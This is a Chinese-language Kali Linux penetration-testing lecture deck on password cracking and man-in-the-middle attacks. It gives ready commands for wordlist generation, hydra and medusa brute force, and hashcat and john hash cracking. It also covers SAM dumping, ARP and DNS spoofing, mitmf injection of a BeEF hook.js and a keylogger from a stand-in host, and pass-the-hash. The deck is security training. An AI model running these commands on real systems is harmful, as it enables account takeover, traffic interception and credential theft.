Kali Linux 渗透测试

The quieter you become， the more you are able to hear

第十三章 密码破解

苑房弘 Fanghong.yuan@163.com

思路

- 目标系统实施了强安全措施
  - 安装了所有补丁
  - 无任何已知漏洞
  - 无应用层漏洞
  - 攻击面最小化
- 社会工程学
- 获取目标系统用户身份
  - 非授权用户不受信，认证用户可以访问守信资源
  - 已有用户账号权限受限，需要提权
  - 不会触发系统报警

身份认证方法

- 证明你是你声称你是的那个人
  - 你知道什么（账号密码、pin、passphrase）
  - 你有什么（令牌、token、key、证书、密宝、手机）
  - 你是谁（指纹、视网膜、虹膜、掌纹、声纹、面部识别）
  - 以上方法结合使用（多因素身份认证）
- 基于互联网的身份验证仍以账号密码为主要形式

密码破解方法

- 人工猜解
  - 垃圾桶工程
  - 被动信息收集
- 基于字典暴力破解（主流）
- 键盘空间字符暴破
- 字典
  - 保存有用户名和密码的文本文件
  - /usr/share/wordlist
  - /usr/share/wfuzz/wordlist
  - /usr/share/seclists

字典

- 键盘空间字符爆破
  - 全键盘空间字符
  - 部分键盘空间字符 (基于规则)
  - 数字、小写字母、大写字母、符号、空格、瑞典字符、高位ASCII码
- crunch <min-len> <max-len> [<charset string>] [options]
  - <charset string> 默认是小写字符
- crunch 6 6 0123456789 -o START -d 2 -b 1mb / -c 100
  - -b 按大小分割字典文件（kb/kib、mb/mib、gb/gib）
  - -c 每个字典的行数
  - 以上两个参数必须与-o START 结合使用
  - -d 同一字符连贯出现数量（11 / aaa）

字典

- 字符集
  - crunch 4 4 -f /usr/share/crunch/charset.lst lalpha-sv -o 1.txt
- 无重复字符
  - crunch 1 1 -p 1234567890 | more
  - 必须是最后一个参数
  - 最大、最小字符长度失效，但必须存在
  - 与-s 参数不兼容（ -s 指定起始字符串）
  - crunch 4 4 0123456789 -s 9990
- 读取文件中每行内容作为基本字符生成字典
  - crunch 1 1 -q read

```
you are a good man
i love you
123-456
!@#
```

字典

- 字典组成规则
  - crunch 6 6 -t @,%%^^ | more
  - @：小写字母　lalpha
  - ，：大写字母　ualpha
  - %：数字　numeric
  - ^：符号　symbols
- 输出文件压缩
  - crunch 4 4 -t @,%^ -o 1.txt -z 7z
  - 其他压缩格式：gzip、bzip2、lzma
  - 7z压缩比率最大

字典

- crunch 4 4 -f /usr/share/crunch/charset.lst mixalpha-numeric-all-space -o w.txt -t @d@@ -s cdab
- crunch 4 5 -p dog cat bird
- crunch 5 5 abc DEF + \!@# -t ,@^%,
  - + 占位符
  - \ 转义符（空格、符号）
- crunch 5 5 -t ddd%% -p dog cat bird
  - 任何不同于-p 参数指定的值都是占位符
- crunch 5 5 -d 2@ -t @@@%%

字典

- 组合应用
  - crunch 2 4 0123456789 | aircrack-ng a.cap -e MyESSID -w -
  - crunch 10 10 12345 --stdout | airolib-ng testdb -import passwd -

字典

- 按个人信息生成其专属的密码字典
- CUPP：Common User Password Profiler
  - git clone https://github.com/Mebus/cupp.git
  - python cup.py -i

字典

- 通过收集网站信息生成字典
- cewl 1.1.1.1 -m 3 -d 3 -e -c -v -w a.txt
  - -m：最小单词长度
  - -d：爬网深度
  - -e：收集包含email地址信息
  - -c：每个单词出现次数
  - 支持基本、摘要 身份认证
  - 支持代理

字典

- 用户密码变型
  - 基于 cewl 的结果进行密码变型
  - 末尾增加数字串
  - 字母大小写变化
  - 字母与符号互相转换
  - 字母与数字互相转换
  - P@$$w0rd

字典

- 使用 John the Ripper 配置文件实现密码动态变型
- /etc/john/john.conf
  - [List.Rules:Wordlist]
  - $[0-9]$[0-9]$[0-9]
  - john --wordlist=cewl.txt --rules --stdout > m.txt
  - [List.Rules:test]
    $[0-9]$[0-9]$[0-9]$[a-zA-Z]
    $[0-9]$[0-9]$[0-9]$[a-zA-Z]$[a-zA-Z]$[a-zA-Z]$[`~!@#$%^&*()\-_=+]
  - john --wordlist=cewl.txt --rules=test --stdout > m.txt
  - john --wordlist=ahm.lst --rules=test HASHFILE

在线密码破解——hydra

- Hydra
  - 九头蛇，砍去一个头即长出新头，后为大力神赫拉克勒斯所杀

在线密码破解——hydra

- Windows密码破解
  - hydra -l administrator -P pass.lst smb://1.1.1.1/admin$ -vVd
  - hydra -l administrator -P pass.lst rdp://1.1.1.1 -t 1 -vV
- Linux密码破解
  - hydra -l root -P pass.lst ssh://1.1.1.1 -vV
- 其他服务密码破解
  - hydra -L user.lst -P pass.lst ftp://1.1.1.1 -s 2121 -e nsr -o p.txt -t 64
- 图形化界面
  - xhydra

在线密码破解——hydra

- HTTP表单身份认证
  - hydra -l admin -P pass.lst 1.1.1.1 http-post-form "/dvwa/login.php:username=^USER^&password=^PASS^&Login=Login:S=index.php" -V
  - hydra -l admin -P pass.lst 1.1.1.1 http-post-form "/dvwa/login.php:username=^USER^&password=^PASS^&Login=Login:Login Failed" -V
  - /foo.php:user=^USER^&pass=^PASS^:S=success:C=/page/cookie:H=X-Foo: Foo
    - C：先访问指定页面取得cookie
    - H：指定http头
  - https-post-form、http-get-form、https-get-form
  - -S：使用SSL连接

在线密码破解——hydra

- pw-inspector
  - 按长度和字符集筛选字典
  - pw-inspector -i /usr/share/wordlists/nmap.lst -o p.lst -l
  - pw-inspector -i /usr/share/wordlists/nmap.lst -o P.lst -u

- 密码破解效率
  - 密码复杂度（字典命中率）
  - 带宽、协议、服务器性能、客户端性能
  - 锁定阈值
  - 单位时间最大登陆请求次数

在线密码破解——medusa

- Hydra 的缺点
  - 稳定性差，程序时常崩溃
  - 速度控制不好，容易触发服务屏蔽或锁死机制
  - 每主机新建进程，每服务新建实例
  - 大量目标破解时性能差
- Medusa 的特点
  - 稳定性好
  - 速度控制得当
  - 基于线程
  - 支持模块少于hydra（不支持RDP）
  - WEB-Form支持存在缺陷

在线密码破解——medusa

- medusa -d
- 破解windows密码
  - medusa -M smbnt -h 1.1.1.1 -u administrator -P pass.lst -e ns -F
- 破解Linux SSH密码
  - medusa -M ssh -h 192.168.20.10 -u root -P pass.lst -e ns –F
- 其他服务密码破解
  - medusa -M mysql -h 1.1.1.1 -u root -P pass.lst -e ns -F
  - medusa -h 1.1.1.1 -u admin -P pass.lst -M web-form -m FORM:"dvwa/login.php" -m DENY-SIGNAL:"login.php" -m FORM-DATA:"post?user=username&pass=password&Login=Login"

在线密码破解——medusa

- -n：非默认端口
- -s：使用SSL连接
- -T：并发主机数
- medusa -M ftp -q

离线密码破解

- 身份认证
  - 禁止明文传输密码
  - 每次认证使用HASH算法加密密码传输（HASH算法加密容易、解密困难）
  - 服务器端用户数据库应加盐加密保存
- 破解思路
  - 嗅探获取密码HASH
  - 利用漏洞登陆服务器并从用户数据库获取密码HASH
  - 识别HASH类型
    - 长度、字符集
  - 利用离线破解工具碰撞密码HASH

离线密码破解

- 优势
  - 离线不会触发密码锁定机制
  - 不会产生大量登陆失败日志引起管理员注意
- HASH识别工具
  - hash-identifier
  - Hashid
  - 可能识别错误或无法识别

离线密码破解

- Windows HASH获取工具
  - 利用漏洞：Pwdump、fgdump、 mimikatz、wce
  - 物理接触：samdump2
  - Kali ISO 启动虚拟机
  - mount /dev/sda1 /mnt
  - cd /mnt/Windows/System32/config
  - samdump2 SYSTEM SAM -o sam.hash
  - 利用nc传输HASH

离线密码破解

- Syskey工具
  - 使用Bootkey利用RC4算法加密SAM数据库
  - Bootkey保存于SYSTEM文件中
  - Bkhive
    - 从SYSTEM文件中提取bootkey
    - Kali 2.0 抛弃了bkhive
    - 编译安装 ：http://http.us.debian.org/debian/pool/main/b/bkhive/
    - bkhive SYSTEM key
    - samdump2 SAM key（版本已更新，不再支持此功能）
  - 建议使用 Kali 1.x

离线密码破解——Hashcat

- 开源多线程密码破解工具
- 支持80多种加密算法破解
- 基于CPU的计算能力破解
- 六种模式
  - 0 Straight：字典破解
  - 1 Combination：将字典中密码进行组合（1 2 > 11 22 12 21）
  - 2 Toggle case：尝试字典中所有密码的大小写字母组合
  - 3 Brute force：指定字符集（或全部字符集）所有组合
  - 4 Permutation：字典中密码的全部字符置换组合（12 21）
  - 5 Table-lookup：程序为字典中所有密码自动生成掩码

离线密码破解——Hashcat

- 命令
  - hashcat -b
  - hashcat -m 100 hash.dump pass.lst
  - hashcat -m 0 hash.txt -a 3 ?l?l?l?l?l?l?l?l?d?d
  - 结果：hashcat.pot
  - hashcat -m 100 -a 3 hash -i --increment-min 6 --increment-max 8 ?l?l?l?l?l?l?l?l
  - ?l = abcdefghijklmnopqrstuvwxyz
  - ?u = ABCDEFGHIJKLMNOPQRSTUVWXYZ
  - ?d = 0123456789
  - ?s = !"#$%&'()*+,-./:;<=>?@[\]^_`{|}~
  - ?a = ?l?u?d?s
  - ?b = 0x00 - 0xff

离线密码破解——oclhashcat

- 号称世界上最快、唯一的基于GPGPU的密码破解软件
- 免费开源、支持多平台、支持分布式、150+hash算法
- 硬件支持
  - 虚拟机中无法使用
  - 支持 CUDA 技术的Nvidia显卡
  - 支持 OpenCL 技术的AMD显卡
  - 安装相应的驱动
- 限制
  - 最大密码长度 55 字符
  - 使用Unicode的最大密码长度 27 字符

离线密码破解——oclhashcat

- 关于版本
  - oclHashcat-plus、oclHashcat-lite已经合并为oclhashcat
- 命令
  - oclHashcat -m 0 hash.txt -a 3 ?a?a?a?a?a?a?a

  - ?l = abcdefghijklmnopqrstuvwxyz
  - ?u = ABCDEFGHIJKLMNOPQRSTUVWXYZ
  - ?d = 0123456789
  - ?s = !"#$%&'()*+,-./:;<=>?@[\]^_`{|}~
  - ?a = ?l?u?d?s
  - ?b = 0x00 - 0xff

离线密码破解——RainbowCrack

- 基于时间记忆权衡技术生成彩虹表
- 提前计算密码的HASH值，通过比对HASH值破解密码
- 计算HASH的速度很慢，修改版支持CUDA GPU
  - https://www.freerainbowtables.com/en/download/
- KALI 中包含的RainbowCrack工具
  - rtgen：预计算，生成彩虹表，耗时的阶段
  - rtsort：对rtgen生成的彩虹表进行排序
  - rcrack：查找彩虹表破解密码
  - 以上命令必须顺序使用

离线密码破解——RainbowCrack

- 彩虹表
  - 密码明文、HASH值、HASH算法、字符集、明文长度范围
- rtgen
  - LanMan、NTLM、MD2、MD4、MD5、SHA1、RIPEMD160
  - rtgen md5 loweralpha 1 5 0 10000 10000 0
  - 计算彩虹表时间可能很长
- 下载彩虹表
  - http://www.freerainbowtables.com/en/tables/
  - http://rainbowtables.shmoo.com/

离线密码破解——RainbowCrack

- 彩虹表排序
  - /usr/share/rainbowcrack
  - rtsort /md5_loweralpha#1-5_0_1000x1000_0.rt

- 密码破解
  - rcrack *.rt -h 5d41402abc4b2a76b9719d911017c592
  - rcrack *.rt -l hash.txt

离线密码破解——John

- 支持众多服务应用的加密破解
  - john --list=formats
- 支持某些对称加密算法破解
- 模式
  - Wordlist：基于规则的字典破解
  - Single crack：默认被首先执行，使用Login/GECOS信息尝试破解
  - Incremental：所有或指定字符集的暴力破解
  - External：需要在主配配文件中用C语言子集编程

```
root@K:~# chfn -f fanghong.yuan -r room_301 -w 010-66666666 -h 010-88888888 -o penetration yuanfh
root@K:~# grep yuanfh /etc/passwd
yuanfh:x:1000:1001:fanghong.yuan,room_301,010-66666666,010-88888888,penetration:/home/yuanfh:/bin/sh
root@K:~#
```

GECOS

离线密码破解——John


- 默认破解模式
  - Single、wordlist、incremental
  - 主配置文件中指定默认wordlist

```
[Options]
# Default wordlist file name (including in batch mode)
Wordlist = $JOHN/password.lst
```

- 破解Linux系统账号密码
  - unshadow /etc/passwd /etc/shadow > pass.txt
  - john pass.txt
  - john --show pass


离线密码破解——John

- 破解windows密码
  - john sam.dump --wordlist=password.lst --format=nt
  - john sam.dump --format=nt --show
- Johnny 图形化界面的john



离线密码破解——Ophcrack

- 基于彩虹表的LM、NTLM密码破解软件
- 彩虹表：http://ophcrack.sourceforge.net/tables.php



离线密码破解——Ophcrack

- 在线密码破解

密码嗅探

- 二、三层地址
  - IP 网络到网络
  - MAC 主机到主机
- 交换机与HUB
  - HUB全端口转发
  - 交换机根据学习地址转发
  - 混杂模式抓包

密码嗅探

- ARP协议
  - 免费ARP
  - 基于广播学习
  - 以太网头、ARP头
  - 请求、响应相对独立
  - 基于传闻的协议

密码嗅探

- 手动修改数据包实现ARP欺骗
- arpspoof
  - echo 1 > /proc/sys/net/ipv4/ip_forward
  - arpspoof -t 1.1.1.12 -r 1.1.1.1
- 网络嗅探
  - driftnet -i eth0 -a -d *tempdir* -s
  - dnsspoof -i eth0 -f /usr/share/dsniff/dnsspoof.hosts
  - urlsnarf -i eth0
  - webspy -i eth0 1.1.1.10
  - dsniff -i eth0 -m
    - /usr/share/dsniff/dsniff.services

密码嗅探

- DNS欺骗代理
  - dnschef --fakeip=1.1.1.10 --fakedomains=www.google.com,www.youtube.com --interface 1.1.1.2 -q
- 将被害者DNS指向伪造的DNS服务器

中间人攻击

- 注入XSS
  - 即使没有XSS漏洞，也可以凌空向每个HTTP请求中注入XSS攻击代码
  - 一旦得手，影响范围巨大
  - 如果中间人发生在运营商线路上，很难引起用户注意
- Mitmf 安装
  - 曾经号称最好用的中间人攻击工具（kali 2.0后默认未安装）
  - apt-get install python-dev python-setuptools libpcap0.8-dev libnetfilter-queue-dev libssl-dev libjpeg-dev libxml2-dev libxslt1-dev libcapstone3 libcapstone-dev libffi-dev file
  - apt-get install mitmf
  - pip uninstall twisted
  - wget http://twistedmatrix.com/Releases/Twisted/15.5/Twisted-15.5.0.tar.bz2
  - pip install ./Twisted-15.5.0.tar.bz2

中间人攻击

- 启动beef
  - cd /usr/share/beef-xss/
  - ./beef
- mitmf中间人注入xss脚本
  - mitmf --spoof --arp -i eth0 --gateway 1.1.1.1 --target 1.1.1.2 --inject --js-url http://1.1.1.3:3000/hook.js
  - mitmf --spoof --arp -i eth0 --gateway 192.168.20.2 --target 192.168.20.1 --jskeylogger
  - --upsidedownternet、--screen（/var/log/mitmf）
  - --ferretng（cookie）、--browserprofiler（浏览器及插件信息）
  - --smbtrap、--smbauth（不演示）

中间人攻击

- --hsts
  - HTTP Strict Transport Security
  - 防止协议降级、cookie窃取
  - 安全策略通过HTTP响应头”Strict-Transport-Security“实施
  - 限制user-agent、https等
- --filepwn
  - 凌空插后门

中间人攻击

- Ettercap
  - 统一的中间人攻击工具
  - 转发MAC与本机相同，但IP与本机不同的数据包
  - 支持SSH1、SSL中间人攻击
- 模块划分
  - Snifer
  - MITM
  - Filter
  - Log
  - Plugin

中间人攻击

- Snifer
  - 负责数据包转发
  - Unified
    - 单网卡情况下独立完成三层包转发
    - 始终禁用内核IP_Forward功能
  - Bridge
    - 双网卡情况下的一层MITM模式
    - 可作为IPS过滤数据包
    - 不可在网关上使用（透明网桥）
- MITM
  - 把流量重定向到ettercap主机上
  - 可以使用其他工具实现MITM，ettercap之作嗅探和过滤使用

中间人攻击

- 实现MITM的方法
  - ARP
  - ICMP
    - ICMP路由重定向，半双工
  - DHCP
    - 修改网关地址，半双工
  - Switch Port Stealing
    - flood目标地址是本机，源地址是受害者的包
    - 适用于ARP静态绑定的环境
  - NDP
    - IPv6协议欺骗技术

中间人攻击

- 2.4以上内核对ARP地址欺骗的约束
  - 收到非请求的ARP响应包，不更新本地ARP缓存
  - Ettercap使用ARP request包进行攻击
- Solaris 不根据ARP包更新本地ARP缓存
  - Ettercap使用先发ICMP包来更新ARP缓存

中间人攻击

- 用户操作界面
  - -T 文本界面
  - -G 图形界面
  - -C 基于文本的图形界面
  - -D 后台模式
- 指定目标
  - IPv4：MAC/IPs/Ports
  - IPv6：MAC/IPs/IPv6/Ports
  - /10.0.0.1-5;10.0.1.33/20-25,80,110

中间人攻击

- 权限
  - 需要root权限打开链路层Socket连接，然后使用nobody账号运行
  - 日志写入目录需要nobody有写入权
  - 修改etter.conf：EC_UID=65534
- 基于伪造证书的SSL MITIM
  - Bridge模式不支持SSL MITM
  - openssl genrsa −out etter.ssl.crt 1024
  - openssl req −new−keyetter.ssl.crt −out tmp.csr
  - openssl x509 −req −days 1825 −in tmp.csr −signkey etter.ssl.crt −out tmp.new
  - cat tmp.new> >etter.ssl.crt
  - rm −f tmp.newtmp.csr

ARP MITM

- 字符模式
  - ettercap -i eth0 -T -M arp -q /192.168.1.1// /192.168.1.2// -F 1.ef -P autoadd -w a.cap -l loginfo -L logall -m message
- 图形界面
- SSL MITM
  - vi /etc/ettercap/etter.conf
- DNS欺骗
  - dns_spoof插件配置文件
  - vi /etc/ettercap/etter.dns

ARP MITM

- Ettercap 日志查看
  - etterlog -p log.eci　　查看获取的密码
  - etterlog -c log.ecp　　列出Log中的连接
  - etterlog -c -f /1.1.1.1/ log.ecp
  - etterlog -B -n -s -F TCP:1.1.1.1:20:1.1.1.2:1234 log.ecp > aa
    选择相应的连接并榨取文件

ARP MITM

- Filter
  - /usr/share/ettercap/
- SSH-2.xx / SSH-1.99 / SSH-1.51
  - etterfilter etter.filter.ssh -o ssh.ef
- 替换HTTP内容
  - if (ip.proto == TCP && tcp.src == 80) {
  - msg("data on TCP 80\n");
  - replace("img src=", "img src=\"http://1.1.1.1/1.gif\" ");
  - replace("IMG src=", "img src=\"http://1.1.1.1/1.gif\" ");
  - replace("IMG SRC=", "img src=\"http://1.1.1.1/1.gif\" ");
  - }

中间人攻击

- ICMP
  - -M icmp:00:11:22:33:44:55/10.0.0.1（真实网关的MAC/IP）
- DHCP
  - –M dhcp:192.168.0.30,35,50–60/255.255.255.0/192.168.0.1（DNS）
- Port
  - -M port /1.1.1.1/ /1.1.1.2/
- Ndp
  - -M ndp //fe80::260d:afff:fe6e:f378/ //2001:db8::2:1/

Pass the Hash (PTH)

- 密码破解耗费时间资源巨大
- 使用密文提交给服务器直接完成身份认证
- NTLM/LM是没有加盐的静态HASH密文
- 企业中使用ghost等工具克隆安装系统
- pth-winexe -U w7%aad3b435b51404eeaad3b435b51404ee:ed1bfaeb3063716ab7fe2a11faf126d8 //1.1.1.1 cmd

Thanks !